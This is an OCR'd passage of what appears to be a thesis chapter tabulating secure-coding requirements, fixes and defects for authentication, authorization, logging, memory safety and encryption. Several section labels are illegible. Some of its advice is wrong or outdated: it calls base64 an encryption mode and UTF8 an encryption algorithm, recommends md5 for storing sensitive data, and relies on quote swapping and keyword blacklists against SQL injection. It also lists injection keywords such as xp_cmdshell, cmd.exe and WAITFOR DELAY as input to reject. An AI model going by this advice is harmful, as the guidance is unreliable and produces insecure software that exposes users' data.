How to implement: Along with passwords, use Question-Answer authentication as secondary level of authentication.

Structural forms for fixes:

- dropDownList [for questions]
- Input variable.

SCPs:

- User dropdownList for implementing Question-Answer authentication.
- Provide a text field to get answer from the user (for question-answer authentication).

Security Defects: For higher security only passwords are not enough.
Structural forms having defects: NA.

2n:

How to implement: Ensure that only trusted sources can send re-quests.

Structural forms for fixes: Authenticate_source();

SCPs:

- Always validate the source of coming requests by checking their remote address.

Security Defects: NA.

Structural forms having defects: Accepting requests from unauthenticated source.

A detailed work on Top-Down approach has been presented below in table 4.3.

Table 4.3: Top-Down Approach

	How to implement!	Structural Form for fixes	Security Carrying Properties (SCPs)	Security Defects	Structural Forms having defects
Identification/Access control					
a	Check the availability of new user name/email address by comparing it with the existing ones.	Verify_Signup_input (username, psw,email) { Existing users Array/list Loop If-Else statements }	→ Check the availability of new name/email address by comparing it with existing ones. → Use loop and if-Else statement and the Array/List of existing users for comparison.	Multiple users against one user name exist.	Sign-up username text field. [input variable]
b	Provide a single interface for interacting with the application.	ClassFrontController (class) [front controller pattern]	→ Front Controller Class should be responsible for handling calls between GUI classes and Business Logic Classes.	Text field directly interacting with business classes.	Text field. [input variable]
c	The application should not ask user to identify him/her several times in a single session.	Session variable If-else statement	→ Maintain global session variables. → Use if-Else statement for checking session variable before allowing users to view any sensitive content.	Multiple times identification during a single session.	Session variable.
d	Don't allow special characters in user names; follow the standard naming conventions for user names.	Sign-up user name text field verify_Signup_Input(username, Psw, email)	→ Filter special characters in user name while user is submit information for new account. → Reject user name starting	Allowing special characters in user input gives a straight way to hacker to guess passwords.	Input variable.

			with a numeric character at sign up. → Do not accept user name longer than 30 characters at sign up.		
e	EBIA: use email address as a universal identifier.	User name text field sendEMail_Auth(emailaddress)	→ Get user's email address in a text field. → Generate an email containing a secret code or an identification link for redirecting user to the desired source.	Maintaining huge repository for user-names and passwords.	User name variable [input variable].
f	Reject user input having culprit characters for preventing SQL injection attacks.	SQL_Input_Validation (userinput)	→ Reject user input containing culprit characters e.g. Select, Insert, Drop, Delete, Like, XP_, Union, WaitFor, sp_password (for preventing SQL_Injection attacks)	Incorrectly filtered culprits characters (SELECT, INSERT, DROP, DELETE, LIKE, xp_, sp_)	Input variable, parameters from URL
	[illegible]				
a	Password field should not display its contents.	Password variable	→ Never use text fields for passwords. → Always use "Password fields" while asking for passwords.	Password field displaying its characters.	Password variable.
b	All the users and applications must be identified before using application capabilities.	VerifyUser(username, psw)	→ Verify user name by comparing it with existing ones. → Verify password against	Unauthenticated user	User name variable, Password variable.

			the user name provided.		
c	Verify the identity of user before updating any data.	VerifyUser(username, psw)	→ Verify user name by comparing it with existing ones. → Verify password against the user name provided.	Allow updating data without validating user.	User name variable [input variable].

d	Use PIN (Personal Identification Number) along with the UID (User Identification Number).	VerifyUser(username, psw)
		VerifyPIN(pinnumber)
			→ Verify user name by comparing it with existing ones.
			→ Verify password against the user name provided.
			→ Verify PIN number against the user name provided.
				Only using password for high level security environments	PIN input variable.

e	Password should not be the same as user name.	verify_Signup_Input(username, Psw, email)	→ User name and passwords should not be same. → Passwords should be long enough; at least characters Password should be non-dictionary. → Password should contain numbers. → Password should contain upper case letters. → Password should contain lower case letters.	Password containing user names. Short and simple passwords. Dictionary based password.	Password variable.
f	Provide password resetting option to the user.	Reset_password(new-psw, old-psw)	→ Provide password resetting option to the users (a button or a link).	High help desk call volumes for password resetting requests.	Password variable.

g	Always ask for old password before resetting new.	Reset_password(new-psw, old-psw)	→ Always ask for old password before resetting new.	Allowing resetting password without asking old, so any user can reset.	PSWResetMethod(new -psw, old-psw)
h	Use encryption standards while sending sensitive information.	Encryption algorithm.	→ Generate secret keys by using built in methods. → Select encoding mode e.g. "base 64" for encryption. → Encrypt data using standard encrypting technique using built in methods.	Sending sensitive information in plain text.	NA
I	Don't allow user to directly access the repository where passwords are stored. Always manipulate DB operations by implementing DAO pattern.	DAO interface class	→ Always use DAO (Data Access Object) class for handling calls between Business Logic classes and Database classes.	Business logic class directly interacting with Database classes.	Business Logic class.

j	Check to ensure human identification via CAPTCHA code.	GenerateCAPTCHAImage()
		VerifyCAPTCHA(captcha,userinput)
			→ Generate CAPTCHA code.
			→ Get CAPTCHA input from user.
			→ Verify CAPTACHA input taken from user.
				Automated programs used by attackers having unlimited inputs for security attack.	Input variable

k	Maintain user sessions: Different components of the application must share some global information of the user currently interacting to maintain sessions.	Session variable, If-Else statements.	→ Maintain global user sessions. → Use If-Else statements for validating user sessions before allowing users to access sensitive content.	User's session not maintained. Re-authentication of user for every new request made by the user.	Authenticate_userMethod (username, psw)

l	Force users to change passwords periodically (after every 3 months).	VerifyUser(username, psw). Date variable.	→ Maintain password expiry dates by using date variable. → Impose password change after password expiry date by giving user "password change" option.	Same password for long time forces the intruder to gain unauthorized access easily for long.	Password variable.
m	Along with passwords, use Question-Answer authentication as secondary level of authentication.	dropDownList [for questions] Input variable.	→ User dropdownList for implementing Question-Answer authentication. → Provide a text field to get answer from the user (for question-answer authentication).	For higher security only passwords are not enough.	NA
n	Ensure that only trusted sources can send re-quests.	Authenticate_source();	→ Always validate the source of coming requests by checking their remote address.	Accepting requests from unauthenticated source.	NA
[illegible]	[illegible]				
a	Allow user to access his/her personal account after authentication	User name variable. Password variable. VerifyUser (username, psw)	→ Verify user name. → Verify password. → Grant access after authorization.	User failed to access his/her personal account.	verifyUser (username, psw)
b	Associate users with a set of access rights	createNewUser (userinfo) Basicaccess(//define required access here)	→ Associate user with basic access rights (e.g. create, revise, edit etc.) by using built in functions.	Access rights not defined properly.	NA

c	Allow authorize administrator to view the permitted features.	Create proper groups policies for controlled privilages.	→ Use if-else statement for checking user type e.g. "Admin", "Guest" etc.	Controlled privileges not defined properly.	control_privledges()
					{}

		e.g:
		
		control_privledges()
		
		{
		
		if (ID == "admin")
		
		{ HomeID.Visible = true;
		ForumID.Visible = true;
		ContactID.Visible = true;
		
		}
		}
			→Provide access according to the type user type checked above.		

d	Disallow directly access of a sensitive page by entering a URL via direct request or forced browsing. e.g. always load login.aspx whenever direct access is requested.	User Session attribute	→ Check for user session variable before allowing any direct access to sensitive resource. → If session does not exist then load login page for authentication.	Direct Access to resources.	URL
e	Filter user input for sql_injection attacks.	SQL_Input_Validation (userinput)	→ Filter user input for SQL_Injection attack and replace bad characters with good characters.	The attacker uses a parameterized sql statement attack for compromising authorization.	User input variable
	[illegible]				
a	Failed attempts to identification must be detected by the	VerifyUser(username, psw)	→ Count number of failed attempts for identification	Identification failed	User name variable

	application.	WriteLog(string) Date variable Time variable Event_id variable Event_type variable	until the values reaches to its threshold (maximum 3 attempts). → Make a log entry containing event_id, event_type, date, time, user_id. → Save a log entry in a log file.		
b	Failed accesses to authentication must be detected by the application.	VerifyUser(username, psw) WriteLog(string) User name variable Password variable Date variable Time variable Event_id variable Event_type variable	→ Count number of failed attempts for authentication until the values reaches to its threshold (maximum 3 attempts). → Make a log entry containing event_id, event_type, date, time, user_id. → Save a log entry in a log file.	Authentication failed	Password/pin number
c	Application shall record all attempted accesses that fail authorization.	WriteLog(string) If-else statement Login web page Date variable Time variable Event_id variable Event_type variable	→ Check for the user authorization rights by using if-else statements before granting any access. → If authorization fails, make a log entry containing event_id, event_type, date, time , and user_id.	Authorization	NA

			→ Save a log entry in a log file. →Load page again.		
d	Always check for memory jump addresses carefully that they might not be overwritten by some external source.	Variable:Mem_return_address . _built_return_address (0). Function pointer.	→ Use function pointers. → Save the return address of a function in a variable. → Get the current return address by using built in functions e.g. _built_return_address (0) → Compare the above two memory addresses if the memory address has been overwritten or not.	Memory jump address overwritten by some external source.	Internal memory address variable
e	Values such as jump addresses and format strings should be supplied by the code itself.	if (__builtin_return_address(0)== mem_return_address) return; else{//take some action. Memory return address has been overwritten}	→ Maintain return addresses of jumps. → verify the address while returning from jump that if it has been over-written or not.	Overwritten jump addresses by attackers.	Internal memory address variable.
f	Lockout the account (with some time restriction) on multiple (maximum 3) logon failures.	Username variable Password variable	→ Check for the threshold values of failed attempts to login. → If it reaches to threshold, disable user name text field. → Disable password field.	Attacker checking different combinations user names and passwords for illegal access.	User name field Password field
g	If multiple (maximum 3) login	VerifyUser(username,	→ Check if the threshold	Attack on administrator account to get all	User name variable.

	accesses failed, check if target user name equals to administrator or some administrative level account and Log the attack event.	psw) logAttackOnAdmin (log);	value of failed attempts reaches to maximum. → Check if the target user name is "Admin" or "root". → Make log event: attack on admin. → Save the logs event in a log file.	privileges.	Password variable.
[illegible]	[illegible]				
a	Loop's upper limit should be strictly defined.	Loop upper limit variable	→ Loop's upper limit should be strictly defined.	Infinite loop	Loop upper limit variable
b	Check for the data size and buffer size before copying.	Memory buffer	→ Get data size. → Get buffer size. → Check if the data size is not greater than buffer size. → Copy data to buffer.	The program copies bytes and paste at the end of the buffer without validating size.	Memory buffer
c	Always initialized pointers	Pointer variable	→ Set default values of pointer variables.	Uninitialized pointer: A variable containing the address of data is not initialized.	Pointer variable. overlay
[illegible]	[illegible]				
a	Encrypt all communication before sending through network.	Encryption algorithm	→ Generate passphrase/key. → Select encoding algorithm e.g. UTF8. → Encrypt data.	Sending info on network without encryption.	NA
b	Always store sensitive information using hash codes.	Hash algorithm	→ Select hash function e.g. md5().	Storing sensitive information in	Input variable.

			→ Generate hashes for the relevant data.	normal/plain text.	
c	Always set default values for the variables.	Input variable	→ Set default vales for variables.	Variable not initialized.	Input variable.
d	Specify the minimum value of the data. This will ensure that the data from the user falls within the specified lower limits.	Input variable	→ Specify the lower value of the input.	User can enter unlimited lower values.	Input variable
e	Specify the maximum value of the data. This will ensure that the data from the user falls within the specified upper limits.	Input variable	→ Specify the upper values of the input.	User can enter unlimited upper values.	Input variable
f	Prefer to provide combo box where necessary.	Combo box	→ Always use the combo box where the choice should be made from limited number of options.	Data provided by user is not authenticated.	Input variable.
g	Use radio button or check boxes where necessary (instead of allowing user to enter data in desired text)	Radio buttons/check boxes	→ Use radio buttons or check boxes where necessary (instead of allowing user to enter data in desired text).	Allowing user to enter text where "radio buttons" or "check box" can be provided.	Input variable.
	[illegible]				
a	Encapsulate data and respective functions in a class.	class	→ Declare class. →Declare variables in a class. → Declare relevant functions for the variables.	Un-encapsulated variables and functions.	Data variables, Member functions.
[illegible]	[illegible]				
a	The application shall make and store tamper-proof records of		→ Declare class "Logs".	No record for the transaction.	

	each over or invoice, received or sent to a customer: 1) Transaction_id 2) The contents of the order or invoice. 3) The date and time the order or invoice was sent. 4) The date and time the order or invoice was received. 5) The identity of the customer.	Integer variable. String variable Date and time variable Date and time variable User_id variable Class: Logging	→Declare following variables: transaction_id, transaction_contents, date and time variables, user_id, → Create the log file (only for first time). → Make a message for the current transaction by setting values to the above variables. → Log transaction message in a log file.		NA
b	Use digital signatures to identify the parties.	Digital signatures Certificate Public key	→ Get certificate of target party for identification using built in methods. → Get public key. → Get signatures and check the authenticity.	Un-authenticated 2nd and/or 3rd parties.	NA
c	For capturing date and time use timestamps.	Built-in method: getTimeStamp()	→ Use Timestamps built in methods for getting date and time.	Date and time are not captured properly for the transaction.	Date variable. Time variable.
d	Use Hash functions to ensure that the information has not	Hash algorithm	**Same as 6b**	**Same as 6b**	**Same as 6b**

	been changed.				
[illegible]	[illegible]				
a	Maintain a list of authorized individuals and programs that have access to sensitive data and communications.	Array or List	→ Maintain a list of authenticated programs in a connection string.	The individuals and programs that are not authorized having access to sensitive data.	NA
b	The software agents sent by the application must not report any confidential information.	NA	NA	NA	NA
c	Separate the login username and the display username - that is, user John Doe would enter 'jdoe' on their login form, but other users would see him as 'user284823'.	Login username variable Display username variable	→ Keep an anonymous user name to maintain user anonymity. → Ask for username and display_username while sign-up.	Username reveals information about the user identity.	User name variable. Display-user name variable.
[illegible]	[illegible]				
a	Strongly encrypt all communications and storage of private information.	Encryption algorithm.	6a+6b	Plain text communication over a network.	6a+6b
[illegible]	[illegible]				
a	The application shall log every failed access attempt to Identification, Authentication and Authorization.	WriteLog(string)	4a+4b+4c	Logon failure to its threshold value(maximum 3 times)	NA
b	Log event: Creating a User Account	WriteLog(string) Variable: user_id	→ New user created. → Make a log entry	No record for the event: "creating new	NA

			containing new user information along with the user_id. →Log event in a log file.	account".	
c	Log event: Deleting a User Account	WriteLog(string) Variable: user_id	→ User deleted. →Make a log entry for the deleted user along with the user_id. →Log event in a log file.	No record for the event: "deleting user account".	NA
d	Log event: changing the User Account Name	WriteLog(string) Variable: user_id	→ Account name changed. → Make a log entry containing new account information along with the user_id. → Log event in a log file.	No record for the event: "changing user account name".	NA
e	Log event: logon failure - the user name is equal to administrator or root account.	WriteLog(string) Variable: user_id	→ Login failure. → Make a log entry containing information about failed account accesses. → Log event in a log file.	No record for the event: "logon failure".	NA
f	Avoid including sensitive information in logs.	WriteLog(string)	→ Never store sensitive information in log files.	Logs file containing sensitive information.	Logs file.
g	Send logs to a centralized server.	FTP	→ Create object of the server. → Send log file to the server using built in methods.	Log files are save on local servers at different locations.	Logs file.

The example outcomes of a proposed software security model have been presented in form of figures. Some example outcomes of "Model Instantiation through Examples" (chapter 4) have been shown in Figure 4.4, 4.5, and 4.6. These outcomes will be used by the programmer while coding that how to implement security at code level. For example: the structural form for fixes "SQLInputValidationMethod"(Figure 4.4) must be implemented in order to implement the relevant SCPs in code and then consequently the corresponding security attributes and sub-attributes. This will assist programmers while coding that how to implement security at code level.


Structural Forms (for fixes)
Security Carrying Properties
Security Sub-attributes/Attributes
SQLInputValidationMethod
User input should be checked for type constraints.
Data Integrity→ Integrity
Reject user input having culprits characters
Availability protection
Use double quotes as a replacement of single quotes.
Availability protection
Reject comment characters (--) and inline comments in user input
Authentication→ Access Control
Reject 'UNION' keyword from user input
Confidentiality→ Privacy
Reject bad data input having 'insert', 'create' keywords
Confidentiality→ Privacy
Reject command 'WAIT FOR DELAY' in SQL Server, BENCHMARK() in MySQL, pg_sleep() in PostgreSQL from user input
Confidentiality→ Privacy
Reject 'sp_password' from user input
Security auditing
Reject meta-characters from user input.
Availability protection
Filter user input by using "SQLInputValidationMethod" for filtering xp_cmdshell and cmd.exe
Confidentiality→ Privacy
Validate all user input using "SQLInputValidationMethod" even if stored procedures have been used.
Confidentiality→ Privacy

Figure 4.4: Outcome1: linking SCPs to security attributes/sub-attributes - SQLInputValidationMethod

In the "Verify_Signup_Input(usersignupinput)" must be implemented by the programmer in order to have the relevant SCPs (shown in Figure 4.5). It will assure that the corresponding security attributes and sub-attributes have been built into the software product.


Structural Forms (for fixes)
Security Carrying Properties
Security Sub-attributes/Attributes
Verify_Signup_Input(usersignupinput)
Check the availability of new name/email address by comparing it with existing ones.
Use loop and if-Else statement and the Array/List of existing users for comparison.
Filter special characters in user name while user is submit information for new account.
Reject user name starting with a numeric character at sign up.
Do not accept user name longer than 30 characters at sign up.
User name and passwords should not be same.
Passwords should be long enough; at least characters Password should be non-dictionary.
Password should contain numbers.
Password should contain upper case letters.
Password should contain lower case letters.
Identification→ Access Control
Identification→ Access Control
Identification→ Access Control
Identification→ Access Control
Identification→ Access Control
Authentication→ Access Control
Authentication→ Access Control
Authentication→ Access Control
Authentication→ Access Control
Authentication→ Access Control

Figure 4.5: Outcome2: linking SCPs to security attributes/sub-attributes - Verify_Signup_Input(usersignupinput)

The 'input variable' must possess following SCPs in order to build the corresponding security attributes and sub-attributes in a software product.


Structural Forms (for fixes)
Security Carrying Properties
Security Sub-attributes/Attributes
Input Variable
User input should be strongly typed.
Limit user input length.
use type safe SQL parameter
Test the size and data type of input and enforce appropriate limits.
Don't allow bigger inputs
Set default values for variables.
Provide input text field to get answer from the user (for question /answer authentication)
Availability Protection
Availability Protection
Availability Protection
Availability Protection
Availability Protection
Data integrity→ Integrity
Authentication→ Access Control

Figure 4.6: Outcome3: linking SCPs to security attributes/sub-attributes – Input Variable)

Figures 4.7, 4.8, and 4.9 present the example outcomes of the model for testers and quality engineers. They can use this information for testing by looking at the defects corresponding to a particular structural form having defect (input variable in figure 4.7, SQL Query in figure 4.8, and Password Field in figure 4.9). The absence of these security defects (shown in Figure 4.7) assures that the corresponding security attributes and sub-attributes have been built into the software product.

